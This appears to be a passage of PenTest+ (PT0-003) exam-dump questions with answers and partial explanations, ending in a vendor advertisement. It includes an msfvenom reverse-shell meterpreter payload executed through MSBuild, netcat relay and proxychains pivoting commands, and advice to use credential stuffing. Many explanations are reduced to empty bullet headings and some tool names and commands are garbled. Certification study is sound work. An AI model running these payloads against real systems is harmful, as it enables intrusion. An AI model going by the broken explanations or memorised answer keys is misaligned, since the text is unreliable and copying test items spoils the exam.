- C. nmap -Pn -sV -vv -A comptia.org
- D. shodan host comptia.org

Answer: B

Explanation:

The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:

- ? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
- ? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
- ? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
- ? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.

References from Pentest:

- ? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
- ? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

=====

NEW QUESTION 102

Which of the following components should a penetration tester include in an assessment report?

- A. User activities
- B. Customer remediation plan
- C. Key management
- D. Attack narrative

Answer: D

Explanation:

An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.

? Components of an Assessment Report:

? Importance of Attack Narrative:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 106

A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

- A. mmc.exe
- B. icaccls.exe
- C. nltest.exe
- D. rundll.exe

Answer: C

Explanation:

When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test.

Here??s an explanation for each option:

? mmc.exe (Microsoft Management Console):

? icaccls.exe:

? nltest.exe:

? rundll.exe:

Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships.

This information is crucial for a penetration tester to plan further actions and understand the domain environment.

=====

NEW QUESTION 111

A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

- A. attacker_host\$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
- B. attacker_host\$ mkncod backpipe p attacker_host\$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
- C. attacker_host\$ nc -nlp 8000 | nc -n <target_cidr> attacker_host\$ nmap -sT 127.0.0.1 8000
- D. attacker_host\$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:

ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.

? Understanding ProxyChains:

? Command Breakdown:

? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code

socks4 127.0.0.1 1080

? Execution:

proxychains nmap -sT <target_cidr>

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 115

A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

- A. Quality control
- B. Methodology
- C. Executive summary
- D. Risk scoring

Answer: C

Explanation:

In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here??s why:

? Purpose of the Executive Summary:

? Contents of the Executive Summary:

? Comparison to Other Sections:

=====

NEW QUESTION 116

While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails: - admin@acme.com - sales@acme.com - support@acme.com

Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network

B. Exposure of sensitive servers to the internet

C. Likelihood of SQL injection attacks

D. Indication of a data breach in the company

Answer: A

Explanation:

When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here??s why:

? Phishing Attacks:

? Spear Phishing:

? Comparison with Other Risks:

Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.

=====

NEW QUESTION 119

A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS

B. OSSTMM

C. MITRE ATT&CK

D. CREST

Answer: B

Explanation:

The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:

? OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

? OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.

? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.

? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.

References from Pentest:

? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.

? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.

Conclusion:

Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

=====

NEW QUESTION 123

During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication

B. Patch management

C. System hardening

D. Network segmentation

Answer: C

Explanation:

When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:

? System Hardening:

? Comparison with Other Controls:

System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.

=====

NEW QUESTION 127

A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.

Which of the following techniques should the tester use?

- A. Credential stuffing
- B. MFA fatigue
- C. Dictionary attack
- D. Brute-force attack

Answer: A

Explanation:

To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.

? Credential Stuffing:

? Other Techniques:

Pentest References:

? Password Attacks: Understanding different types of password attacks and their implications on account security.

? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.

By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.

=====

NEW QUESTION 130

A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp
```

The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

- A. regsvr32 /s /n /u C:\evil.xml
- B. MSBuild.exe C:\evil.xml
- C. mshta.exe C:\evil.xml
- D. AppInstaller.exe C:\evil.xml

Answer: B

Explanation:

The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:

? Understanding MSBuild.exe:

? Command Usage:

? Comparison with Other Commands:

Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.

=====

NEW QUESTION 131

A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet-facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

- A. HTML scraping
- B. Code repository scanning
- C. Directory enumeration
- D. Port scanning

Answer: B

Explanation:

When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:

? Code Repository Scanning:

? Comparison with Other Methods:

Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort

=====

NEW QUESTION 132

During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

- A. Run TruffleHog against a local clone of the application

- B. Scan the live web application using Nikto
- C. Perform a manual code review of the Git repository
- D. Use SCA software to scan the application source code

Answer: A

Explanation:

Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here's an explanation of each option:

? Run TruffleHog against a local clone of the application (Answer: A):

? Scan the live web application using Nikto (Option B):

? Perform a manual code review of the Git repository (Option C):

? Use SCA software to scan the application source code (Option D):

Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 136

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your PT0-003 Exam with Our Prep Materials Via below:

<https://www.certleader.com/PT0-003-dumps.html>